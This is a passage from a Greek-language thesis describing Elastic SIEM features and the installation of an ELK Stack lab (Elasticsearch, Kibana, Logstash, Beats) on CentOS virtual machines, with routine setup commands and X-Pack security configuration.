
Network security event analysis: Η καρτέλα Network (βλέπε Εικόνα 5) μας δίνει πληροφορίες σχετικά με τις βασικές μετρήσεις δραστηριότητας στο δικτύου. Παρέχει πίνακες με πληροφορίες για

συμβάντα δικτύου, τα οποία μπορούν και σε αυτό το σημείο να χρησιμοποιηθούν με την επιλογή timeline, για να προβάλουμε και να αναλύσουμε τα γεγονότα στη διάρκεια του χρόνου.




Εικόνα 5. SIEM Network

Elastic SIEM signals: Στην εικόνα 6 βλέπουμε την καρτέλα Detection, η οποία περιέχει κανόνες ανίχνευσης (detection rules) στο Elastic SIEM, οι οποίοι τρέχουν αυτόματα κάθε πέντε λεπτά ψάχνοντας για απειλές και μας δινουν σας αποτέλεσμα ένα “σήμα” όταν κάποιο απο τα κριτήρια που έχουμε ορίσει, είναι θετικό. Οι κανόνες ανίχνευσης σημάτων καθορίζονται απο τους κανόνες σημάτων που έχουμε χρησιμοποιήσει. Η εφαρμογή περιέχει ήδη κάποιους κανόνες που μπορούμε να χρησιμοποιήσουμε και να εφαρμόσουμε, αλλά μπορούμε να δημιουργήσουμε και δικούς μας κανόνες, βάση των αναγκών μας. Τα σήματα τα οποία παράγει το SIEM προκύπτουν μόνο απο τις συσκευές οι οποίες στέλνουν δεδομένα ασφαλείας στο elasticsearch και οχι απο εξωτερικές πηγές. Η λειτουργία αυτή είναι ακόμα σε beta έκδοση και ενδέχεται να υπάρξουν αλλαγές.




Εικόνα 6. SIEM Detections

Timeline Event Viewer: Πρόκειται για την τελευταία καρτέλα στο Elastic SIEM, οι αναλυτές ασφαλείας μπορούν εύκολα να μεταφέρουν αντικείμενα ενδιαφέροντος (drag & drop) στο Viewer Event Timeline για να δημιουργήσουν ακριβώς το φίλτρο ερωτήματος που χρειάζονται για να φτάσουν στην αρχή μιας ειδοποίησης (βλέπε Εικόνα 7). Κατά τη διάρκεια μιας έρευνας, οι αναλυτές ασφαλείας μπορούν να επισημάνουν και να σχολιάσουν μεμονωμένα γεγονότα και να προσθέσουν σημειώσεις για να περιγράψουν τα βήματα που λήφθηκαν κατά τη διάρκεια της έρευνας. Κατα την διάρκεια της επεξεργασίας γίνεται αυτόματη αποθήκευση εξασφαλίζοντας ότι τα αποτελέσματα της έρευνας είναι διαθέσιμα για τις ομάδες αντιμετώπισης περιστατικών.



Εικόνα 7. SIEM Timeline

Anomaly Detection with Machine Learning: Η συγκεκριμένη υπηρεσία αναφέρεται μόνο σε όσους έχουν Platinum License ή χρησιμοποιούν το ELK stack μέσω κάποιας υπηρεσίας cloud και παρέχεται μέσα από το Elastic SIEM. Η υπηρεσία Anomaly Detection χρησιμοποιείται σε συνδυασμό με το Machine Learning που υπάρχει στα βασικές πλέον υπηρεσίες του Elastic SIEM (βλέπε Εικόνα 8). Η υπηρεσία αυτή ανιχνεύει αυτόματα ασυνήθιστη συμπεριφορά στους clients ή στο δίκτυο μας και στη συνέχεια εμφανίζει ειδοποιήσεις στην καρτέλα Anomaly Detection.



Εικόνα 8. SIEM Anomaly Detection

Elastic SIEM – Beats

Τα παρακάτω Beats μας δίνουν τη δυνατότητα να συγκεντρώσουμε logs από διάφορες συσκευές του οργανισμού μας, προκειμένου να τροφοδοτήσουμε το SIEM με δεδομένα ασφαλείας.

Audtibeat: Στο Auditbeat αναφερθήκαμε και πιο πάνω καθώς πρόκειται για ένα απο τα βασικά και πιο διαδεδομένα Beat, το οποίο μπορεί να χρησιμοποιηθεί για τον έλεγχο χρηστών και διεργασιών σε συστήματα Linux. Το Auditbeat μπορεί να χρησιμοποιηθεί για τον εντοπισμό παραβιάσεων ασφαλείας

- αλλαγές αρχείων, αλλαγές διαμόρφωσης, κακόβουλη συμπεριφορά και να εντοπίσετε πιθανές παραβιάσεις της πολιτικής ασφαλείας.

Cisco: Πρόκειται για ένα πρόσθετο που μπορεί να χρησιμοποιηθεί σε συσκευές Cisco, προκειμένου να συγκεντρώνουμε δεδομένα από τις δικτυακές συσκευές (Cisco). Μπορεί να χρησιμοποιηθεί για να συγκεντρώνουμε firewall logs από ASA συσκευές, ftd logs (Cisco Firepower Threat Defense), logs από τα router και τα switch καθώς επίσης και πληροφορίες για την κίνηση στο δίκτυο μέσω του πρόσθετου Netflow στο Filebeat.

CoreDNS logs: Πρόκειται για ένα πρόσθετο του Filebeat για το CoreDNS.

Envoyproxy: Πρόσθετο του Filebeat για το Envoy proxy προκειμένου να συγκεντρώνουμε access logs.

Iptables / Ubiquiti: Το πρόσθετο αυτό μπορεί να αναγνωρίζει logs από iptables και ip6tables. Αναλύει τα αρχεία καταγραφής (logs) που λαμβάνονται απο το δίκτυο μέσω syslog ή από αρχεία. Επίσης καταλαβαίνει το πρόθεμα που μπορεί να έχει προστεθεί απο κάποιο Ubiquiti firewall, το οποίο μπορεί να περιλαμβάνει το όνομα του κανόνα, τον αριθμό καθώς και την ενέργεια που έγινε στην κίνηση αυτή (allow/deny).

Suricata logs: Είναι ένα πρόσθετο με το οποίο μπορούμε να συγκεντρώσουμε logs από Suricata IDS/IPS/NSM.

Windows Event log (Winlogbeat): Ένα απο τα βασικά Beats στο οποίο αναφερθήκαμε και πιο πάνω, έχει σχεδιαστεί αποκλειστικά για τη συλλογή πληροφοριών απο windows υπολογιστές. Χρησιμοποιείται για την ανάλυση συμβάντων ασφαλείας (security events), ενημερώσεις συστήματος (updates), application events, hardware events, system events.

Zeek logs: Ένα πρόσθετο για τη συγκέντρωση δεδομένων από το εργαλείο παρακολούθησης ασφάλειας δικτύου Zeek.

3 Υλοποίηση Συστήματος

Για την υλοποίηση της διπλωματικής εργασίας επέλεξα να δημιουργήσω ένα πρωτότυπο σύστημα, με τη χρήση εικονικών μηχανών προκειμένου να γίνει προσομοίωση του πραγματικού περιβάλλοντος που διαθέτει ένας οργανισμός. Για τον σκοπό αυτό δημιούργησα ένα εργαστήριο (Lab) με πέντε εικονικές μηχανές (Virtual machines). Τέσσερεις εικονικές μηχανές σε VMware esxi και μια εικονική μηχανή σε VirtualBox. Οι υπόλοιπες επιλογές που προτείνονται από το Elastic είναι να γίνει εγκατάσταση του Elasticsearch και του Kibana σε Kubernetes ή να πραγματοποιηθεί η αγορά ενός cloud.


Αρχικά δημιουργήθηκε ο Server με λειτουργικό σύστημα linux Centos όπου έγινε η εγκατάσταση των εργαλείων του ELK Server. Δημιουργήθηκαν τρείς linux clients με λειτουργικό σύστημα Ubuntu 18.04, openSUSE 15.1 και Centos 8. Οι τρείς αυτές διανομές είναι οι πιο διαδεδομένες σε εταιρικό περιβάλλον και αυτές συνήθως υποστηρίζονται από τους οργανισμούς. Επίσης δημιούργησα ένα windows 10 Virtual Machine σε VirtualBox. Η εγκατάσταση των προγραμμάτων του ELK Stack, δηλαδή το Elasticsearch, Kibana, Logstash εγκαταστάθηκαν όλα μαζί στο ίδιο μηχάνημα. Τα χαρακτηριστικά που θα πρεπει να έχει ο server μας διαφοροποιούνται ανάλογα με τις συσκευές τις οποίες διαθέτει ο οργανισμός και τον όγκο των δεδομένων που συγκεντρώνει και αναλύει.

Ram
Το πιο σημαντικό στο Elasticsearh θεωρείται η μνήμη ram, γιατί η συγκέντρωση και η ταξινόμηση των δεδομένων μπορεί να είναι πολύ απαιτητική σαν διαδικασία για το σύστημα. Ένας server προτείνεται να έχει 64GB Ram το οποίο είναι το ιδανικό, αλλά είναι σύνηθες να χρησιμοποιούνται και server με 32GB ή 16GB μνήμη ram. Λιγότερο από 16GB δεν συνίσταται γιατι είναι πιθανό να χρειαστούν πολλοί μικρότεροι servers προκειμένου να έχουμε ομαλή λειτουργία.

CPU
Οι απαιτήσεις σε επεξεργαστική ισχύ δεν είναι πολύ υψηλές όπως στη μνήμη ram, αλλά παρ'όλα αυτά συνηθίζεται να χρησιμοποιούνται servers με σύγχρονους επεξεργαστές που διαθέτουν πολλούς πυρήνες και χρησιμοποιούνται από δύο έως οχτώ πυρήνες.

Disk
Ο σκληρός δίσκος είναι επίσης κατι σημαντικό για το σύστημα μας για την αποθήκευση και επεξεργασία των δεδομένων. Καλό είναι να γίνει χρήση SSD δίσκων και όχι μηχανικών για λόγους ταχύτητας. Αν το σύστημα μας διαθέτει αρκετούς δίσκους τοτε μπορούμε να τους βάλουμε να είναι σε Raid 5. Με αυτόν τον τρόπο μπορούμε να έχουμε τη μέγιστη δυνατή χωρητικότητα, αλλά παράλληλα προστατεύουμε τα δεδομένα μας καθώς ο ένας δίσκος χρησιμοποιείται σαν εφεδρικός και είναι στην αναμονή σε περίπτωση που κάποιος από τους δίσκους χαλάσει. Οι άλλες επιλογές μας είναι Raid 0 ή Raid 1. Αν χρησιμοποιήσουμε Raid 0 τοτε έχουμε την μέγιστη χωρητικότητα και απόδοση, αλλά αν κάποιος από τους δύο δίσκους χαλάσει τοτε όλοι οι δίσκοι μας βγαίνουν εκτός λειτουργίας. Με τη χρήση του Raid 1 τα δεδομένα καταγράφονται ταυτόχρονα και στους δύο δίσκους, αν χαλάσει ένας από τους δύο δίσκους τοτε τα δεδομένα μας είναι ασφαλή στον δεύτερο δίσκο, αλλά με αυτόν τον τρόπο έχουμε διαθέσιμη τη μισή χωρητικότητα που θα μπορούσαμε να έχουμε.
Λόγω των περιορισμένων πόρων επιλέχθηκε και τα τρία εργαλεία να εγκατασταθούν στον ίδιο server και να μην δημιουργηθεί cluster. Στον πίνακα και στην εικόνα 9 που ακολουθεί φαίνονται οι εικονικές μηχανές που χρησιμοποιήθηκαν για τη δημιουργία του εργαστηρίου καθώς επίσης και τα χαρακτηριστικά τους.

Hostname	Operating System	IP	CPU	RAM	DISK
ELKServer	Centos 7	192.168.88.245	2x	8GB	50GB
UbuntuVM	Ubuntu 18.04	192.168.88.116	1x	2GB	25GB
OpenSUSEVM	openSUSE 15.1	192.168.88.114	1x	2GB	25GB
Centos8VM	Centos8	192.168.88.145	1x	2GB	25GB
Windows10	Windows 10	192.168.88.113	2x	4GB	50GB



Εικόνα 9. Lab

3.1 Server

Το πρώτο βήμα για την υλοποίηση της διπλωματικής εργασίας ήταν η δημιουργία του εργαστηρίου (LAB) και συγκεκριμένα ενός server με λειτουργικό σύστημα linux και τη διανομή Centos 7. Τα εργαλεία του ELK Stack δηλαδή Elasticsearch, Kibana, Logstash, θα μπορούσαν να έχουν εγκατασταθεί και με τη δημιουργία ενός cluster, αλλά το γεγονός ότι η εγκατάσταση των εργαλείων του ELK Stack έγινε στην ίδια εικονική μηχανή δεν επηρεάζει καθόλου την παρουσίαση της γενικής ιδέας.

3.1.1 Προαπαιτούμενα

Αρχικά ενημερώσουμε τον server μας με τις τελευταίες ενημερώσεις του λειτουργικού συστήματος.

```
# sudo yum update -y
```

Στη συνέχεια μιας και το Elasticsearch βασίζεται στη java, θα προχωρήσουμε στην εγκατάσταση των αντίστοιχων πακέτων.

```
# yum install java-11-openjdk-devel
```

```
[root@ELKstack itadm]# java -version
openjdk version "1.8.0_242"
```

```
OpenJDK Runtime Environment (build 1.8.0_242-b08)
OpenJDK 64-Bit Server VM (build 25.242-b08, mixed mode)
[root@ELKstack itadm]#
```

```
# cat > /etc/profile.d/java11.sh <<EOF
export JAVA_HOME=\$(dirname \$(dirname \$(readlink \$(readlink \$(which javac)))))export
PATH=\$PATH:\$JAVA_HOME/bin
export CLASSPATH=.:\$JAVA_HOME/jre/lib:\$JAVA_HOME/lib:\$JAVA_HOME/lib/tools.jar
EOF
```

```
# source /etc/profile.d/java11.sh
```

3.1.2 Εγκατάσταση Elasticsearch

Προχωράμε με την εγκατάσταση του πρώτου εργαλείου για το ELK Stack, το Elasticsearch. Για να εγκαταστήσουμε το Elasticsearch προσθέτουμε το αντίστοιχο αποθετήριο που περιλαμβάνει την τελευταία έκδοση του Elasticsearch.

```
# sudo vi /etc/yum.repos.d/elasticsearch.repo
```

```
[elasticsearch]
name=Elasticsearch repository for 7.x packages
baseurl=https://artifacts.elastic.co/packages/7.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=0
autorefresh=1
type=rpm-md
```

Στη συνέχεια κάνουμε την εγκατάσταση του Elasticsearch με την παρακάτω εντολή.

```
# sudo yum install --enablerepo=elasticsearch elasticsearch
```

Ενεργοποιούμε το service να ξεκινάει με την εκκίνηση του server και ξεκινάμε το service.

```
# sudo systemctl enable elasticsearch
# sudo systemctl start elasticsearch
```

Με την επόμενη εντολή δοκιμάζουμε για να είμαστε σίγουροι ότι έγινε σωστή εγκατάσταση του Elasticsearch.

```
[root@ELKServer itadm]# curl http://127.0.0.1:9200
{
  "name" : "192.168.88.245",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "MgRaau82T1idgL96QELisg",
  "version" : {
    "number" : "7.6.2",
    "build_flavor" : "oss",
    "build_type" : "rpm",
```

```
    "build_hash" : "ef48eb35cf30adf4db14086e8aabd07ef6fb113f",
    "build_date" : "2020-03-26T06:34:37.794943Z",
    "build_snapshot" : false,
    "lucene_version" : "8.4.0",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
```

Παραμετροποίηση των αρχείων του Elasticsearch.

```
# vi /etc/elasticsearch/elasticsearch.yml

path:
data: /var/lib/elasticsearch
logs: /var/log/elasticsearch

node.name: elkcentos8

network.host: 127.0.0.1
http.host: 0.0.0.0
```

3.1.3 Εγκατάσταση Kibana

Το επόμενο εργαλείο που θα εγκαταστήσουμε είναι το Kibana, προσθέτουμε το αντίστοιχο αποθετήριο:

```
# sudo vi /etc/yum.repos.d/kibana.repo
```

```
[kibana-7.x]
name=Kibana repository for 7.x packages
baseurl=https://artifacts.elastic.co/packages/7.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
```

Στη συνέχεια προχωράμε με την εγκατάσταση του εργαλείου.

```
# sudo yum -y install kibana
```

Παραμετροποιούμε τα αρχεία του kibana.

```
# sudo vim /etc/kibana/kibana.yml
 server.host: "0.0.0.0"
 server.name: "kibana.example.com"
 elasticsearch.url: "http://localhost:9200"
```


Ξεκινάω το service και το ενεργοποιώ να ξεκινάει με την εκκίνηση του server

```
# sudo systemctl enable kibana
# sudo systemctl start kibana
```

Χρειάζεται να προσθέσουμε τις αντίστοιχες εξαιρέσεις στο firewall μας

```
# sudo firewall-cmd --add-port=5601/tcp --permanent
# sudo firewall-cmd --reload
```

Σε αυτό το σημείο, όπως βλέπουμε και στην Εικόνα 10 μπορούμε να δούμε την αρχική σελίδα του Kibana από κάποιον browser μέσω του http://192.168.88.245:5601



Εικόνα 10. Kibana

3.1.4 Εγκατάσταση Logstash

Τελευταίο εργαλείο του ELK Stack είναι το Logstash. Για να εγκαταστήσουμε το Logstash προσθέτουμε το αντίστοιχο αποθετήριο:

```
# vi /etc/yum.repo.d/logstash.repo
```

```
[logstash-7.x]
name=Elastic repository for 7.x packages
baseurl=https://artifacts.elastic.co/packages/7.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
```

Εγκαθιστούμε το πρόγραμμα Logstash

```
# sudo yum –y install logstash
```

Ξεκινάω το service και το ενεργοποιώ να ξεκινάει με την εκκίνηση του server

```
# sudo systemctl enable logstash
# sudo systemctl start logstash
```

Έχοντας ολοκληρώσει την εγκατάσταση των εργαλείων του ELK Stack στον server μας, μπορούμε να χρησιμοποιήσουμε το Kibana για να δούμε τις λειτουργίες που μας προσφέρει η εφαρμογή. Παρ ’όλα αυτά, μέχρι στιγμή το σύστημα μας δεν περιέχει δεδομένα. Αν δεν έχουμε εγκαταστήσει ακόμα κάποιο από τα Beats σε κάποιον client έτσι ώστε να συλλέξουμε πραγματικά δεδομένα, τότε μπορούμε να χρησιμοποιήσουμε ένα σύνολο δεδομένων που μας προσφέρει το σύστημα.

3.1.5 Παραμετροποίηση συστήματος

Καθώς πλοηγούμαστε στο μενού του Kibana παρατηρούμε οτι απο προεπιλογή δεν είναι ενεργοποιημένες όλες οι λειτουργίες του συστήματος. Σε κάποιες περιπτώσεις για να τις ενεργοποιήσουμε, χρειάζεται να κάνουμε τις αντίστοιχες παραμετροποιήσεις στα αρχεία του συστήματος, ενώ σε κάποιες άλλες περιπτώσεις θα πρεπει να προχωρήσουμε στην εγκατάσταση κάποιου εργαλείου ή κάποιου Beat όπως το Metricbeat, Heartbeat και το Filebeat.

X-Pack

Ξεκινάμε την παραμετροποίηση του συστήματος, ενεργοποιώντας το X-Pack στο elasticsearch, με την προσθήκη της παρακάτω γραμμής.

```
[root@elkserver itadm]# vi /etc/elasticsearch/elasticsearch.yml
xpack.security.enabled: true
[root@elkserver itadm]# systemctl restart elasticsearch.service
```

Το X-Pack είναι μια επέκταση του Elastic Stack που παρέχει επιπλέον χαρακτηριστικά όπως ασφάλεια, ειδοποιήσεις, παρακολούθηση συστημάτων, αναφορές, μηχανική εκμάθηση και πολλές άλλες δυνατότητες. Το X-Pack εγκαθίσταται από προεπιλογή, κατά την εγκατάσταση του Elasticsearch. Παρ ‘όλα αυτά για να μπορέσουμε να χρησιμοποιήσουμε όλα τα χαρακτηριστικά του X-Pack, θα πρεπει να διαθέτουμε κάποια άδεια εκτός της βασικής άδειας που χρησιμοποιεί απο προεπιλογή το ELK Stack.

Το πρώτο πράγμα που καταλαβαίνουμε αμέσως είναι οτι πλέον το Kibana μας ζητάει username και password για να μπορέσουμε να συνδεθούμε. Σε αυτο το σημείο θα δημιουργούμε κωδικούς πρόσβασης για τους ενσωματωμένους χρήστες.

```
[root@elkserver itadm]# cd /usr/share/elasticsearch/
[root@elkserver elasticsearch]# ./bin/elasticsearch-setup-passwords interactive

Initiating the setup of passwords for reserved users
elastic,apm_system,kibana,logstash_system,beats_system,remote_monitoring_user.
You will be prompted to enter passwords as the process progresses.
Please confirm that you would like to continue [y/N]y


Enter password for [elastic]:
Reenter password for [elastic]:
Enter password for [apm_system]:
Reenter password for [apm_system]:
Enter password for [kibana]:
```

```
Reenter password for [kibana]:
Enter password for [logstash_system]:
Reenter password for [logstash_system]:
Enter password for [beats_system]:
Reenter password for [beats_system]:
Enter password for [remote_monitoring_user]:
Reenter password for [remote_monitoring_user]:
Changed password for user [apm_system]
Changed password for user [kibana]
Changed password for user [logstash_system]
Changed password for user [beats_system]
Changed password for user [remote_monitoring_user]
Changed password for user [elastic]
[root@elkserver elasticsearch]#
```

Έχοντας δημιουργήσει κωδικό για τους χρήστες, μπορούμε να μπούμε στο kibana. Στην καρτέλα Management έχει εμφανιστεί η επιλογή Security όπου μπορούμε αντίστοιχα να δημιουργήσουμε νέους χρήστες και να δημιουργήσουμε ρόλους για τους χρήστες. Δίνοντας ρόλους στους χρήστες μπορούμε να ελέγξουμε τι είναι αυτό στο οποίο θέλουμε να έχουν πρόσβαση οι χρήστες μας. Ένας ακόμα λόγος που χρησιμοποιήθηκε το authentication είναι για να ελέγχουμε καλύτερα το ποιοι κόμβοι συνδέονται στο Elastic Stack μας, καθως πλέον απαιτείται η χρήση του ονόματος χρήστη και ο κωδικός του για να συνδεθεί στο σύστημα.

Ένας ακόμα τρόπος για να ελέγξουμε και να δώσουμε προσβάσεις στος χρήστες στο kibana, είναι με τη χρήση των Kibana Spaces. Δημιουργώντας διαφορετικά Spaces μπορούμε να ορίσουμε ποιες επιλογές του Kibana θα είναι ορατές στο καθένα από αυτά. Επίσης μπορούμε να ορίσουμε ποιοι χρήστες ή ποιες ομάδες χρηστών θα είναι σε θέση να το χρησιμοποιήσουν και να ορίσουμε μάλιστα ποιο απ' όλα θα είναι το προεπιλεγμένο Space που θα εμφανίζεται κατά το login. Με αυτόν τρόπο μπορούμε να ελέγξουμε την πρόσβαση που θα δοθεί στην εκάστοτε ομάδα χρηστών, δίνοντας τους τις αντίστοιχες λειτουργίες και προσβάσεις που απαιτείται.

Έχοντας κάνει τις παραπάνω αλλαγές πλέον το elasticsearch έχει σταματήσει να επικοινωνεί με το kibana. Για να το διορθώσουμε αυτο πρεπει να δηλώσουμε στα αρχεία του kibana τα στοιχεία του χρήστη που μπορεί να χρησιμοποιεί για να λαμβάνει τα δεδομένα. Ενεργοποιόντας το x-pack έχουν ενεργοποιηθεί αυτόματα και οι λειτουργίες ασφαλείας του kibana. Παρ'ολα αυτά προσθέτουμε δύο γραμμές με τις οποίες δηλώνουμε ότι το x-pack είναι ενεργοποιημένο και η δεύτερη γραμμή είναι προκειμένου το kibana να διατηρεί πληροφορίες για συμβάντα ασφαλείας.

```
[root@ELKstack itadm]# vi /etc/kibana/kibana.yml
  elasticsearch.username: "myelastic"
  elasticsearch.password: "password"

  xpack.security.enabled: true
  xpack.security.audit.enabled: true
```

Ενεργοποιώντας το x-pack πλέον έχει ενεργοποιηθεί στο Kibana η επιλογή Stack Monitoring, μέσω τις οποίας μπορούμε να παρακολουθούμε πληροφορίες για το ELK Stack μας. Συγκεκριμένα μας εμφανίζει πληροφορίες για το Elasticsearch, Kibana και Logstash. Οι πληροφορίες αυτες έχουν να κάνουν με την χωρητικότητα του δίσκου, τη μνήμη που χρησιμοποιεί το σύστημα, πληροφορίες για τα Beats και άλλες χρήσιμες πληροφορίες σχετικά με τον ELK Stack server μας.

Encryption (TLS/SSL)

Το Elasticsearch και οι κόμβοι ανταλλάσσουν μεταξύ τους δεδομένα που ενδέχεται να είναι εμπιστευτικά. Σε κάποιες περιπτώσεις οι επιθέσεις σε ένα πληροφοριακό σύστημα έχουν ως σκοπό την υποκλοπή ευαίσθητων πληροφορίων έτσι ώστε να αποκτήσουν τελικά πρόσβαση στον server που αποθηκεύονται τα αρχεία του οργανισμού. Κρυπτογραφώντας λοιπόν την επικοινωνία μεταξύ των κόμβων μειώνουμε τον κίνδυνο απο τέτοιου είδος επιθέσεις.

Ενεργοποιώντας τις ρυθμίσεις ασφαλείας στο Elasticsearch μέσω της επέκτασης X-Pack, μας δίνεται η δυνατότητα να κρυπτογραφούμε την κίνηση μεταξύ του Elasticsearch και των κόμβων. Η κρυπτογράφηση της επικοινωνίας γίνεται μέσω του Transport Layer Security (TLS / SSL). Η κρυπτογράφηση TLS αποτελεί πλέον μέρος των βασικών λειτουργιών ασφάλειας στο Elasticsearch και Kibana. Ο σκοπός της χρήσης της κρυπτογράφησης TLS, είναι η κρυπτογράφηση των δεδομένων που ανταλλάσσονται μέσω του δικτύου. Η κρυπτογράφηση αφορά την επικοινωνία μεταξύ των κόμβων, καθώς και συνδέσεις μεταξύ του Kibana και των clients.

Στο Elasticsearch έχουμε δύο επίπεδα επικοινωνίας. Το πρώτο είναι μεταξύ των κόμβων που αποτελούν το ELK Stack όπου χρησιμοποιείται το Transport Layer για την εσωτερική επικοινωνία μεταξύ των κόμβων του cluster και η δεύτερη επικοινωνία είναι μέσω του πρωτοκόλλου http, μεταξύ των πελατών (clients) και το Elasticsearch. Το Elasticsearch διαθέτει το εργαλείο elasticsearch-certutil, το οποίο μπορεί να χρησιμοποιηθεί για να δημιουργήσουμε self-signed πιστοποιητικά τα οποία θα χρησιμοποιηθούν για την εσωτερική επικοινωνία μεταξύ των κόμβων του cluster.

Κρυπτογράφιση TLS
